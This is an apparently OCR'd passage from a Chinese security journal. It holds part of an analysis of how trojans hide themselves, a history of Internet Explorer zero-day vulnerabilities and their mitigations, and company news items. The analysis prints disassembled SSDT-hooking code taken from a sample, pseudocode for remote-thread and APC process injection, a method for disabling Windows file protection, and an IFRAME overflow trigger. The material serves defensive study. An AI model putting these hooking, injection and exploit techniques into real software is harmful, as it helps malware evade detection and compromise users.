除了通过诱骗受害者运行木马之外，还可以通过利用漏洞来运行木马。2010 年 7 月，Windows 爆出一个 0day，微软的漏洞编号是 MS10-046。漏洞产生的原因，是由于 Windows 没有正确地处理 LNK 文件，特制的 LNK 文件可能导致 Windows 自动执行快捷方式文件所指定的代码。利用这种方式运行的木马更为隐蔽，很难被用户发觉。双子木马就是利用这个漏洞进行传播的。

二、运行后的伪装隐藏手段

一旦木马得到运行的机会，它就会对所使用的网络、进程、文件、启动信息等资源进行伪装或隐藏。隐藏的方式包括 Hook 关键函数、修改内核数据等等。

(一)Hook

Hook 是对枚举网络、进程、文件等资源的函数进行截获，并在函数返回前修改返回的资源列表。

魔术远控就使用了 hook 的方式，隐藏了 TCP 端口。魔术远控运行后，首先会释放 Beep.sys 文件，随后创建驱动服务 MagicRcServ10。对 Beep.sys 逆向分析发现，代码中对 DeviceIoControlFile 进行了 Hook，实现了隐藏端口的功能。具体代码如下:

```
.text:0001046C Func_Device_Control_Sub1 proc near
; 获得 SSDT 地址
.text:0001046C          mov     eax, p_KeServiceDescriptorTable
.text:00010471          mov     edx, [eax]
.text:00010473          push    esi
; 通过 DeviceIoControlFile 函数代码获得它在 SSDT 中的索引值
.text:00010474          mov     esi, ds:ZwDeviceIoControlFile
.text:0001047A          mov     ecx, [esi+1]
.text:0001047D          mov     ecx, [edx+ecx*4]
.text:00010480          push    edi
; 获得新的 DeviceIoControlFile 函数的地址
.text:00010481          mov     edi, offset new_DeviceIoControlFile
.text:00010486          cmp     ecx, edi
.text:00010488          jz      short loc_104DB
.text:0001048A          mov     old_deviceIoControlFile, ecx
.text:00010490          mov     ecx, [eax+8]
.text:00010493          shl     ecx, 2
; 创建 MDL，为 hook 做准备
.text:00010496          push    ecx; Length
.text:00010497          push    dword ptr [eax] ; Base
.text:00010499          push    0; MemoryDescriptorList
.text:0001049B          call    ds:MmCreateMdl  ; MmCreateMdl:
.text:000104A1          test    eax, eax
.text:000104A3          mov     MemoryDescriptorList, eax
.text:000104A8          jz      short loc_104DB
.text:000104AA          push    eax; MemoryDescriptorList
.text:000104AB          call    ds:MmBuildMdlForNonPagedPool
.text:000104B1          mov     eax, MemoryDescriptorList
.text:000104B6          or      byte ptr [eax+6], 1
.text:000104BA          push    0; AccessMode
.text:000104BC          push    MemoryDescriptorList
.text:000104C2          call    ds:MmMapLockedPages ; MmMapL-
                        ockedPages:
.text:000104C8          mov     BaseAddress, eax
.text:000104CD          mov     ecx, [esi+1]
.text:000104D0          lea     eax, [eax+ecx*4]
; 交换函数指针，完成 hook
.text:000104D3          xchg    edi, [eax]
.text:000104D5          mov     old_deviceIoControlFile, edi
.text:000104DB          pop     edi
.text:000104DC          pop     esi
.text:000104DD          retn
```

```
.text:000104DD Func_Device_Control_Sub1 endp
```

用于替换 DeviceIoControl 的函数代码如下:

```
.text:000102DE new_DeviceIoControlFile proc near
.text:000102DE
.text:000102DE          push    ebp
.text:000102DF          mov     ebp, esp
.text:000102E1          sub     esp, 24h
.text:000102E4          push    ebx
.text:000102E5          mov     ebx, [ebp+arg_10]
.text:000102E8          push    esi
.text:000102E9          push    [ebp+arg_24]; _DWORD
.text:000102EC          mov     esi, [ebp+arg_18]
.text:000102EF          push    [ebp+arg_20]; _DWORD
.text:000102F2          push    [ebp+arg_1C]; _DWORD
.text:000102F5          push    esi; _DWORD
.text:000102F6          push    [ebp+arg_14]; _DWORD
.text:000102F9          push    ebx; _DWORD
.text:000102FA          push    [ebp+arg_C]; _DWORD
.text:000102FD          push    [ebp+arg_8]; _DWORD
.text:00010300          push    [ebp+arg_4]; _DWORD
.text:00010303          push    [ebp+arg_0]; _DWORD;
```

新的 DeviceIoControFilel 函数首先调用原来的 DeviceIoControlFile 函数

```
.text:00010306          call    old_deviceIoControlFile
; 随后对函数参数进行判断，并对函数返回结果进行修改
.text:0001030C          cmp     [ebp+arg_14], 120003h
.text:00010313          mov     [ebp+arg_1C], eax
.text:00010316          jnz     loc_10466
...
```

这种方法在《Rootkits Windows 内核的安全防护》中有详细的说明。

(二) 修改内核数据

对于木马进程的隐藏，除了 Hook 的方式，木马还可以直接修改内核数据。天使远程控制就是在用户态直接操作内核进程链表，以达到隐藏进程的目的。天使远程控制使用了 NtSystemDebugControl 这个未文档化的 API，《Windows NT/2000 Native API Reference》中有相关介绍。这个函数的第一个参数指定了函数完成的功能。功能号 8 完成读内核数据，功能号 9 完成写内核数据。通过对 NtSystemDebugControl 设断点，并观察传递的参数，发现天使远控修改了内核中的进程链表。相关调试信息如下:

```
bp ntdll!ntSystemDebugControl
第 1 次断下来后
0:000> dd esp
0012f9fc  00416ef4 00000008 001591f0 0000000c
0:000> dd 1591f0
001591f0  81f75350 00159150 00000004
```

第 2 次

0:000> dd esp

0012f9fc 00416ef4 00000008 00159fd0 0000000c

0:000> dd 159fd0

00159fd0 81f75354 00159178 00000004

第 3 次

0:000> dd esp

0012f9f8 00417148 00000009 00159fd0 0000000c

0:000> dd 159fd0

00159fd0 8055a25c 00159178 00000004

第 4 次

0:000> dd esp

0012f9f8 00417148 00000009 00159fd0 0000000c

0:000> dd 159fd0

00159fd0 8055a25c 00159178 00000004

通过观察后两次写操作, 发现是一个链表操作。从链表中去掉一个节点。

(三) 注入

注入是将恶意代码通过某些方式，写入到其他知名的进程 (如: IE)，并以知名进程的身份运行，使用户不会怀疑。这也是木马隐藏进程常用的方式。通常的代码注入方式一般为创建远程线程的方式。其伪代码如下:

```
// 打开一个已存在的进程对象。
hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwProcessId);
// 在宿主进程中申请一块存储区域
pRemoteThread = VirtualAllocEx(hTargetProcess, 0, dwThreadSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
// 把代码写入宿主进程中
WriteProcessMemory(hTargetProcess, pRemoteThread, &threadProc, dwThreadSize, 0);
// 创建远程线程
hRemoteThread = CreateRemoteThread(hTargetProcess, NULL, 0, (DWORD (__stdcall *)(void *))pRemoteThread, 0, 0, &dwWriteBytes);
```

此外还可以使用 APC 的方式注入代码，使用这种方式注入的木马还比较少, 双子木马使用的就是这种注入代码的方式。伪代码如下

```
// 创建新进程并挂起
CreateProcess ("xxx.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &st, &pi);
// 进行文件映射替换掉原有的代码
NtMapViewOfSection(hMappedFile, pi.hProcess, &ViewBase, 0, 0, &SectionOffset, &ViewSize, ViewShare,
0, Protect);
// 创建一个在目标线程恢复时执行的 APC
QueueUserAPC ((PAPCFUNC) ViewBase,
```

```
pi.hThread, NULL);
// 恢复线程的执行
ResumeThread (pi.hThread);
```

(四) 修改系统文件

对于文件的隐藏，也可以使用类似 hook 枚举文件函数的方法，此外还有的木马将文件伪装成 Windows 的系统文件。PCRAT 木马就对自身使用的 dll 文件进行了伪装，他在运行后，会用自身 dll 替换系统的 dll，从而达到伪装的目的。但是由于 Windows 系统 SFC 的存在，直接替换系统文件，可能导致替换动作失败，所以 PCRAT 木马在替换系统文件前，先对 SFC 进行了关闭操作。具体方式为：首先 PCRAT 木马注入了 winlogon.exe 进程，随后创建远程线程，在远程线程中调用了 sfc.dll 或 sfc_os.dll 中的未公开函数，关闭 windows 文件保护机制。反汇编代码如下：

```
.data:00401DBA        call    sub_401BB0  ；在注入前先调整权限
.data:00401DCE        push    offset Str      ; "winlogon.exe"
.data:00401DD3        push    eax
.data:00401DD4        call sub_401D20 ；打开 winlogon.exe 进程
.data:00401DE0        call    GetVersion      ；判断操作系统版本，
; 找到 sfc_os.dll 中序号为 2 的函数
.data:00401E0B        push    2               ; lpProcName
.data:00401E0D        push    esi             ; hModule
.data:00401E0E        call    GetProcAddress  ; GetProcAddress:
```

createremotethread 在 winlogong 中调用 sfc_os.dll 中的序号为 2 的函数关闭 windows 文件保护机制


```
.data:00401D69        push    eax             ; lpThreadId
.data:00401D6A        mov     eax, [ebp+arg_0]
.data:00401D6D        push    esi             ; dwCreationFlags
.data:00401D6E        push    esi             ; lpParameter
.data:00401D6F        push    [ebp+lpStartAddress] ; lpStartAddress
.data:00401D72        mov     [ebp+ThreadId], esi
.data:00401D75        push    esi             ; dwStackSize
.data:00401D76        push    esi             ; lpThreadAttributes
.data:00401D77        push    dword ptr [eax+4] ; hProcess
.data:00401D7A        call    CreateRemoteThread ; CreateRem-
oteThread:
.data:00401D80        mov     edi, eax
.data:00401D82        cmp     edi, esi
.data:00401D84        jz      short loc_401D96
.data:00401D86        push    0FA0h           ; dwMilliseconds
.data:00401D8B        push    edi             ; hHandle
.data:00401D8C        call    WaitForSingleObject ; WaitForSing-
leObject:
```

(五) 其他

木马的启动信息一般会保存在注册表中，对于这些信息的隐藏，也可以使用类似上述的方法。Sysinternal 的工具 Autoruns.exe，专门用于枚举系统注册表的自启动项，通过这个工具可以发现常见的木马。但

是也有的木马采用了系统不常使用的特性，以达到隐藏启动信息的目的。

helpsvci 恶意样本使用了 windows 系统中 WMI 定时器来启动自身，这种启动方式在木马中不多见。由于 WMI 定时器的配置信息，并不依赖与注册表，所以不容易被受害者发现。Autoruns.exe 也没能枚举通过这种方式启动的木马。Helpsvci 运行后会释放一个脚本文件，随后调用 WMI 向系统添加定时器，然后由定时器会周期性的调用脚本文件，以下载最终的木马程序。对于定时器的枚举，可以通过 WMI 的功能来完成，从而发现这类启动方式的木马。以下是通过脚本枚举的 WMI 定时器的结果。



三、其他

木马的伪装行为不仅针对普通用户，还对安全软件进行了伪装。几乎所有的木马都会对自身代码加壳，借此逃避杀毒软件的查杀。更高级的办法就是，伪装成知名厂商的软件。例如，为了能够绕过杀毒软件的检测，双子木马释放的驱动程序采用了著名声卡厂商 Realtek 的签名。

本文介绍了目前木马常用和不常用的伪装和隐藏手段。随着木马

的发展，还将会有新的技术的出现。

参考文献

《Explorer 中强制从右向左的阅读顺序字符（RLO，Start of Right-to-left Override）可能存在恶意利用的风险》

http://www.microsoft.com/middleeast/msdn/control.aspx

http://www.nsfocus.net/vulndb/15433

http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx?pf=true

《Rootkits Windows 内核的安全防护》

《对 Native API NtSystemDebugControl 的分析》于 旸

《Windows NT/2000 Native API Reference》

《远程代码注入新技术》

IE 0day漏洞历史、挖掘及攻防的进化

研究部　汪列军

摘要：本文对微软 IE 浏览器的 0day 漏洞历史做了梳理，分析了其在时间和类型上的分布特点，讨论了此类漏洞在发掘技术上的进化，以及针对此类漏洞，讲述在攻防技术上的对抗经验。

关键词：IE　0day 漏洞　漏洞挖掘

近几年来网络安全攻防的态势，已经从针对服务端的攻击转向到针对客户端，原因主要在于两方面：一方面服务器端上所安装的软件种类有限，从中找到传统漏洞的难度越来越高，而且针对服务端的保护也越来越完善。另一方面客户端上安装的软件种类繁多，找到其中的漏洞加以利用，通过控制客户端渗透入内网，成为最为可行的途径。同时客户端的商业价值越来越高，网银、游戏、广告推广都包含了大量可变现的资源，对客户端本身控制的吸引力也在几年内骤增。

浏览器是一种直接与网络数据进行交互的客户端程序，因为来自外部的恶意数据可能直接触发其中的漏洞，是比较理想的攻击对象。微软的 Internet Explorer 作为目前最流行的浏览器，想当然的成为了黑客最为青睐的目标。0day 漏洞，由于漏洞被发现正在利用之时，组织或个人对漏洞的存在一无所知，也就没任何的针对性防御措施，攻击方具有最大的信息优势，所以往往对信息系统的安全形成最大的威胁。0day 漏洞因其巨大的杀伤力成为攻防双方争夺的焦点所在，对 IE 来说也是一样，2010 年初据称针对 Google 等大型互联网公司发动的 Aurora 攻击，就是利用了一个 IE 浏览器中的 0day 漏洞（CVE-2010-0249），公司的内部网络被渗透，信息资产被窃取，作为一个客户端安全漏洞威胁的典型而生动的例证写入信息安全史，这样的例证远不是第一个，更不会是最后一个。在本文中我们将对 IE 0day 漏洞的几个方面做一个粗略的整理和分析，希望提供一些有益的启示。

一、历史的梳理

首先，我们对 IE 0day 漏洞的历史做一下梳理，下表列出了 2004 年以来的一些 IE 0day 攻击涉及到的漏洞，只包含了影响比较大的例子，有些漏洞虽然不是 IE 本身的问题，但是以 IE 为最主要的利用渠道。每个漏洞条目由名称、0day 利用代码公布的时间、对应的 CVE 编号、漏洞类型和简单描述构成。


IE 0day 漏洞历史汇总

Microsoft IE IFRAME 标签缓冲区溢出漏洞（MS04-040）		
2004-11-02	CVE-2004-1050	缓冲区溢出
IE 在处理 IFRAME 类标签中的超长 SRC 属性数据时存在的缓冲区溢出。		
Microsoft Windows ANI 文件解析远程缓冲区溢出漏洞 (MS05-002)		
2005-01-12	CVE-2004-1049	缓冲区溢出
Windows 处理动画光标文件时存在的缓冲区溢出。		
Microsoft IE DHTML 引擎竞争条件漏洞 (MS05-020)		
2005-04-12	CVE-2005-0553	释放后重用
IE 的对象处理代码的内存管理例程存在的漏洞，导致某些情况下线程会读取已被其他线程改写或未经初始化的内存数据。		
Microsoft IE 6.0 SP0 IsComponentInstalled() 远程代码执行漏洞		
2006-02-28	CVE-2006-1016	缓冲区溢出
IE IsComponentInstalled() 调用处理超长参数时存在的缓冲区溢出漏洞。		
Microsoft Internet Explorer CreateTextRange 远程代码执行漏洞 (MS06-013)		
2006-03-23	CVE-2006-1359	释放后重
IE 使用 createTextRange() 时在某些环境下可能导致非法的指针引用。		
Microsoft MDAC RDS.Dataspace ActiveX 控件远程代码执行漏洞 (MS06-014)		
2006-07-21	CVE-2006-0003	设计错误
MDAC 所捆绑的 RDS.Dataspace ActiveX 控件无法确保能够进行安全的交互，导致远程代码执行漏洞。		
Microsoft IE daxctle.ocx KeyFrame 方法堆溢出漏洞 (MS06-067)		
2006-09-13	CVE-2006-4777	缓冲区溢出
IE 的 daxctle.ocx ActiveX 控件实现上存在堆溢出漏洞。		
Microsoft XML 核心服务 XMLHTTP 控件内存破坏漏洞 (MS06-071)		
2006-11-08	CVE-2006-5745	设计错误
在 Microsoft XML Core Services 的 XMLHTTP 4.0 ActiveX 控件中，setRequestHeader() 函数没有正确地请求参数，导致内存破坏。		
Microsoft Windows 矢量标记语言缓冲区溢出漏洞 (MS07-004)		
2007-01-16	CVE-2007-0024	缓冲区溢出
在 vgx.dll 中缺少充分的输入验证，两个整数数据做了乘法运算但没有执行整数溢出检查，导致分配比实际需要少的内存，进一步导致堆溢出。		
Microsoft IE 对象处理内存破坏漏洞 (MS08-078)		
2008-12-10	CVE-2008-4844	释放后重用

IE 的数据绑定函数中无效的指针引用漏洞，在某些情况下未经更新数组长度就释放了对象，这可能允许访问已删除对象的内存空间。		
Microsoft IE CFunctionPointer 函数内存破坏漏洞 (MS09-002)		
2009-02-19	CVE-2009-0075	释放后重用
IE 的 CFunctionPointer 函数没有正确地处理文档对象，如果以特定序列附加并删除了对象，就可以触发内存破坏。		
Microsoft IE deflate HTTP 内容编码远程代码执行漏洞 (MS09-054)		
2009-10-15	CVE-2009-1547	设计错误
IE 处理 Content-Encoding:deflate 编码的实现中存在内存破坏漏洞，在特定情况下处理数据流头可以触发这个漏洞。		
Microsoft IE CSS 畸形对象引用远程代码执行漏洞 (MS09-072)		
2009-11-20	CVE-2009-3672	释放后重用
IE 在处理非法对象访问操作时存在内存破坏漏洞。		
Microsoft IE 非法事件操作内存破坏漏洞 (MS10-002)		
2010-01-17	CVE-2010-0249	释放后重用
IE 在处理非法的事件操作时存在内存破坏漏洞，由于在创建对象以后没有增加相应的访问记数，恶意的对象操作流程可能导致指针指向被释放后重使用的内存。		
Microsoft IE 畸形对象操作内存破坏漏洞 (MS10-018)		
2010-03-10	CVE-2010-0806	释放后重用
IE 的 iepeers.dll 组件的实现上存在的释放后使用错误。		
Microsoft IE CSS 标签解析远程代码执行漏洞 (MS10-090)		
2010-11-04	CVE-2010-3962	设计错误
IE 在解析 HTML 时错误地分配了不充分的内存用于存储特定的 CSS 标签组合，可能导致覆盖一个字节的虚表指针。		
Microsoft IE 畸形 CSS 文件引用远程代码执行漏洞		
2010-11-29	CVE-2010-3971	释放后重用
IE 处理 CSS（层叠样式表）文件中畸形的引用 CSS 文件自身的命令时存在内存破坏漏洞，漏洞的触发导致内存块释放后重使用的情况。		

对于这些历史 0day 漏洞的分布情况进行统计，我们得到了如下的图示：纵坐标为漏洞个数，横坐标为年份，各种颜色表示各种技术类型。

从下面的图表我们可以很明显地看出 IE 0day 漏洞的特点：从时间上分布 2006 年有一个高峰，因为当时攻击方式已经从针对服务端的攻击转向针对客户端的攻击，对客户端漏洞的研究成为一个热点。从类型分布上看 2007 年以前的 0day 漏洞以缓冲区溢出类问题为主，2008 年以后则以释放后重利用类的问题为主。为什么在漏洞类型上发生这样的变化? 我们在下节中探讨。



IE 0day 漏洞数量和类型的年度分布

二、漏洞发掘技术的进化

从漏洞类型角度看，近两年，基本上所有的 0day 漏洞都是非溢出类的问题，大多由非法或意外的对象操作导致的内存块释放后重用、虚函数指针的破坏，结合 HeapSpray 技术获取控制执行。

常规的 Fuzz 方法，无论是基于变形的还是基于生成的，比较适合应用于二进制格式的流数据，特别是那些包含大量 C 语言结构类型的文件或网络协议格式。由于格式解析代码经常不加检查的使用数据流数据作为内存操作的参数，单点的畸形往往就足以触发解析代码中可能存在的处理漏洞：超长数据导致的缓冲区溢出、畸形数值导致的整数上溢和下溢、畸形索引值导致数组的越界访问、畸形记数导致过量的内存读写操作。所以，作为二进制文件的典型代表，非 XML 格式的 MS Office 文档和图像文件格式至今还是 Fuzz 爱好者的乐园。

对于早期版本的 IE 我们可以看到象 CVE-2004-1050 这些常规缓冲区溢出漏洞:

<IFRAME SRC=file://BBBBBBBBBBBB ... CCCCCCCCC C഍഍"></IFRAME>

IFRAME 标签的单个超长的 SRC 属性数据导致的缓冲区溢出问题。

对于这类参数异常类的漏洞，构造测试用例进行 Fuzz 挖掘技术上成熟很快，比如上例漏洞就是被简单的畸形 HTML 标记生成工具 mangleme 工具发现的，IE 中此类漏洞在客户端程序成为攻击热点之前就被微软公开地或秘密地修补掉了。

从简单的参数或结构畸形到复杂的逻辑畸形，需要漏洞挖掘技术的长足进步。因为对于对象畸形操作类的漏洞，触发漏洞需要一系列的操作，单个的操作，比如创建、使用、删除对象都是正常的，导致问题的是操作的畸形组合。由于没有现成的正常格式和格式标准可供作为出发点，基于已有样本的变形和已知格式的生成都不再可能，盲目的 Fuzz 需要生成天文数字的测试用例，实践上基本不可行。尽管地下产业链的挂马需求旺盛，2007 年和 2008 年漏洞数量却偏少可能正是反映了漏洞研究者在技术上寻求突破的过程，可能的思路对每个或每类对象及对应的操作进行非常深入的了解，做针对性的基于猜测的尝试，从目前的情况来看，漏洞研究者已经在挖掘方法上取得了一些进展。

三、攻击与防御的进化

对于 IE 0day 漏洞的利用，攻击方为了达到目的，目前大多运用了如下这些技术，当然，大多数的技术并不是客户端漏洞利用所特有的:

基于栈溢出的返回地址 /SEH 指针控制

通过覆盖函数返回地址或 SEH 结构中的函数指针劫持进程的执行位置，执行攻击者指定的数据。

HeapSpray

漏洞的触发机制从简单的溢出到复杂的对象重用变化多端，但是只要漏洞的触发能影响 EIP，利用客户端的脚本执行机制在内存堆中设置希望执行的指令，控制 EIP 降落到已有受控数据填充的区域，就能得到控制。自从 Skylined 在 2004 年首次使用这种称为 HeapSpray 的技术利用 CVE-2004-1050 漏洞以来，由于漏洞利用机制独立于漏洞触发机制，HeapSpray 技术因其通用性、稳定性一直是利用 IE 等客户端内存破坏类漏洞最常用方案。相同的思路，近期由 HeapSpray 发展出了 JIT-Spray 技术，利用了浏览器 JIT 编译器实现上的问题，Spray 出来的内存具有执行权限，从而绕过了 DEP，厂商后来也采取了应对措施。基本上，HeapSpray 是客户端漏洞利用的特有技术，服务端的漏洞通过某些特定于应用的机制达到 HeapSpray 的效果也是可能的，但是客户端由于脚本能力的支持，使 HeapSpray 技术运用起来更得心应手。

ROP(Return Oriented Programming)

在堆栈中构造一连串的参数和返回地址，利用已加载的合法模块中的指令片断完成特定的 Shellcode 功能，绕过数据执行保护（DEP）。

Shellcode 执行

搜索完成功能所需的系统调用的地址并完成设计好的功能，通常的功能是下载执行特定的恶意程序或远程打开控制通道。

针对攻击方的技术，防御方的应对招数:

Stack Cookie

Microsoft Visual Studio 提供了 “/GS” 编译选项，在代码编译过程中插入额外的检测代码，在堆栈中设置 Cookie 数据，通常的 Stack 溢出攻击会改写 Cookie，通过检查 Cookie 数据是否被修改可以发现并阻止基于堆栈溢出的攻击。Stack Cookie 方法是不完全的，即使设置了 Stack Cookie 攻击者还可能通过覆盖 SEH 来获取控制。

SEHOP(SEH Overwrite Protection)

SEHOP(SEH 覆盖保护）在调用异常处理函数指针之前验证 SEH 结构的合法性，阻止基于 SEH 覆盖的攻击，适用于 Windows Vista SP1、Windows 7 及 Windows Server 2008。

DEP(Data Execution Prevention)

DEP(数据执行保护) 用于阻止执行数据页（如默认的堆页、各种堆栈页以及内存池页）中的指令，由于 HeapSpray 得到的内存页基本上堆页，在其中设置的代码如果有 DEP 功能存在将不能得到执行，有效地抵抗了 HeapSpray 的漏洞利用技术。

ASLR(Address Space Layout Randomization)

ASLR(地址空间分布随机化) 用于在加载程序到内存空间时随机化各个模块的起

始加载地址，由于绕过 DEP 利用漏洞的 ROP 技术一般需要在代码中硬编码一系列指令片断的地址，这些地址基本位于某个模块中，ASLR 将会使硬编码的地址失效，从而实现 ROP 的对抗。

EAF(Export Address Table Access Filtering)

EAF(导出表访问过滤) 用于阻止 Shellcode 完成其设计的功能，Shellcode 得到执行以后一般首先需要定位一系列的系统调用入口地址，通常通过访问进程的导出表得到，如果对访问进程导出表的来源进行控制，则很可能发现并阻止 Shellcode 的正常运行。

HeapSpray 常用地址占位

目前大量执行 HeapSpray 操作的代码，使用了诸如 0x0a0a0a0a、0x0b0b0b0b、0x0c0c0c0c 地址的空间，如果能够预先占用这些地址填充无害的指令，则可在一定程度上影响 HeapSpray 技术的可用性。

随着对抗强度的加大，由于攻击者多种技术的结合使用，单纯的某一项防御技术采用已无法有效防御漏洞利用的攻击。结合上面提及的多种防御措施，微软发布了 EMET 工具，用于保护客户端程序尽可能少受内存操纵类漏洞攻击的影响，最新的操作系统配合最新版本的 IE，使用 EMET 工具可以得到最大程度的保护。对于未知漏洞的攻击，尽管很可能不能阻止漏洞的触发，针对内存破坏类漏洞的一系列防御措施也可以很大概率上阻止漏洞的利用，至少可以影响漏洞利用的稳定性和通用性。

除了微软的客户端解决方案，反病毒厂商也有一些基于浏览器

攻防对抗技术点对照

利用方法	微软的对策
函数返回地址控制	Stack Cookie
SEH 指针控制	SEHOP
HeapSpray	DEP、HeapSpray 常用地址占位
ROP	ASLR
Shellcode 执行	EAF

恶意脚本行为和 Shellcode 检测的查杀方案，基于网关的 IPS 类产品则可以结合云安全技术预过滤有害的 URL，形成对抗恶意代码的第一道防线。

对于攻击者来说也不是说没有了攻击的机会，目前的防御机制只是很大程度上提高了利用的技术门槛，并不能彻底杜绝漏洞利用的可能性，漏洞利用上不再会象以前那样直接通用，需要更多地挖掘利用操作系统和应用程序的机制，结合其他诸如内存泄露类的漏洞获取信息完成攻击。总的来说系统的复杂度一直在增加，更简单的用户使用体验往往意味着更高的后台系统复杂度，攻击方还是会有很多机会的。

漏洞利用的攻防与其他任何矛盾的事物一样，双方中的任何一方的优势都是暂时的，技术上螺旋式上升而永无止境，未来会更精彩。

绿盟科技入选“2010 年国家规划布局内点软件企业”

根据国家发展与改革委员会、工业和信息化部、商务部、国家税务总局于 2011 年 2 月 21 日联合下发的《关于公布 2010 年度国家规划布局内重点软件企业名单的通知》（发改高技 [2011]342 号），绿盟科技被认定为“2010 年度国家规划布局内重点软件企业”。

“国家规划布局内重点软件企业”的审核和认定，是国家发展与改革委员会、工业和信息化部、商务部、国家税务总局为贯彻落实国务院《鼓励软件产业和集成电路产业发展的若干政策》（[2000]18 号文件）、鼓励和推动骨干、重点软件企业加快发展而推出的重要举措。自 2001 年开始实施此项政策后，国家规划布局内重点软件企业的认定就以“申报条件极为严格，申报门槛高”而闻名，在采用软件产品实际收入、企业年度营业收入、及软件收入占总收入的比重等硬性指标进行遴选的同时，还实施了企业逐年报审、优胜劣汰的资格审核制度。随着国内软件行业的快速发展，重点软件企业认定的难度也逐年提高。

绿盟科技此次被认定为“2010 年度国家规划布局内重点软件企业”，不仅体现了国家对绿盟科技软件研制、应用的整体实力和公司在信息安全行业技术领先地位的肯定，也将为公司的高速发展注入新的动力。

绿盟科技 WAF 获计算机世界“2010 年度产品奖”

日前，绿盟科技在参加《计算机世界》主办的“2010 年度产品奖颁奖活动”中，WAF 产品荣获“2010 年度产品奖”。据悉，本届年度产品奖评选范围涵盖整机、外设、软件、通信安全和解决方案五大类数百款产品和解决方案，经过计算机世界实验室对其进行详细且严格的测评，同时结合资深行业专家、评测数据、消费者反馈以及大量资料评审后，最终评选出本年度获奖产品。

绿盟科技 Web 应用防火墙（Web Application Firewall，简称 WAF）是绿盟科技凭借多年在漏洞、攻击等方面的经验积累，深度结合 Web 应用特点，面向运营商、政府、企业等各类机构推出的专业安全产品，可以帮助客户实现：保护 Web 应用，阻止常见的攻击行为，尤其是 Web 应用层攻击；基于缓存的网页防篡改技术，提供安全事件应急响应方案；多种部署方式可应用于各类网络环境；微秒级延时的性能表现；符合 PCI DSS 等法规要求。

据了解，绿盟科技自 2008 年 1 月推出国内第一款 WAF，2009 年 7 月推出 WAF P 系列 Web 应用防火墙后，已经在运营商、政府、企业等各类典型行业客户中得到广泛应用，绿盟科技 P 系列 WAF 产品还推出了英文版本，除服务于国内客户外，还面向海外客户提供服务，协助他们满足 PCI DSS 合规要求，目前该产品也已经拓展到海外市场。

正是凭借在产品性能上的优异表现，绿盟科技 WAF 产品之前在参加 2010 中国网络管理技术大会时还获得了由《网管员世界》颁发的“2011 年最值得推荐 Web 应用防护产品奖”。

绿盟科技 NIPS 喜获双料“2010 年度产品奖”

近日，绿盟科技网络入侵防护系统

（NSFOCUS NIPS）凭借在 2010 年的出色表现，继获得《计算机世界》颁发的 “2010 年度产品奖” 后，在 ZDNet 至顶网举办的 “2010 年度产品与技术卓越奖——企业安全系列” 评选中，再次摘取 “最佳入侵防护产品奖”，喜获双丰收。

盘点 2010 年中国入侵检测与防护市场，绿盟科技凭借在攻防研究上的深厚积累，始终引领着 NIPS 产品和技术的发展。

• 2010 年 3 月，绿盟科技 NIPS 获得亚太惟一的 NSS Labs “Recommended” 最高级别认证。

• 国际权威咨询机构 IDC 发布《2010 年上半年中国 IT 安全硬件市场 2010-2014 分析与预测》报告显示，绿盟科技 NIPS 产品以 18.4% 的市场占有率蝉联中国入侵防御硬件市场第一名，连续 5 年位居 IDC 定义的中国入侵防御硬件市场领导者行列。

• 2009~2010 年，绿盟科技 NIPS 连续 2 年获得国际权威咨询机构 Frost&Sullivan 颁发的中国 IPS/IDS 市场 BPA 最佳实践奖。

• 对品质的执着追求，是绿盟科技 NIPS 取得优异表现的保障。上市 5 年来，绿盟科技 NIPS 不断进步，已经具备了同国际一流产品竞争的能力。


绿盟科技 NIPS 是一款在线部署的主动防御产品，能够精确识别并实时阻断针对服务器、客户端的入侵攻击以及各种混合威胁，提供 2~7 层双向深度入侵防御、精细带宽控制、丰富上网行为管理等综合安全防护功能，保障客户网络信息资产的可用性、机密性和完整性，为用户带来全新的安全价值体验。

广东电信感谢绿盟科技保障亚运通信安全

随着熊熊燃烧的亚运圣火徐徐熄灭，万众瞩目的 2010 年广州亚运会、亚残运会圆满落下帷幕，广州奉献给世界的精彩，也长久地留存于人们的记忆之中。至此，中国电信广东分公司亚运通信保障工作圆满完成。作为负责通信安全保障工作的绿盟科技，日前收到了来自中国电信广东分公司的感谢信。在信中，广东电信表达了衷心的感谢。

信中写道：“绿盟科技作为中国电信的合作伙伴，在亚运保障过程中与中国电信精诚合作，以安全可靠的网络、体贴入微的服务，为广州亚运会信息通信服务提供了强有力的支持和保障，为广东电信全面履行广州亚运会高级合作伙伴的庄严承诺付出了艰辛的努力。”

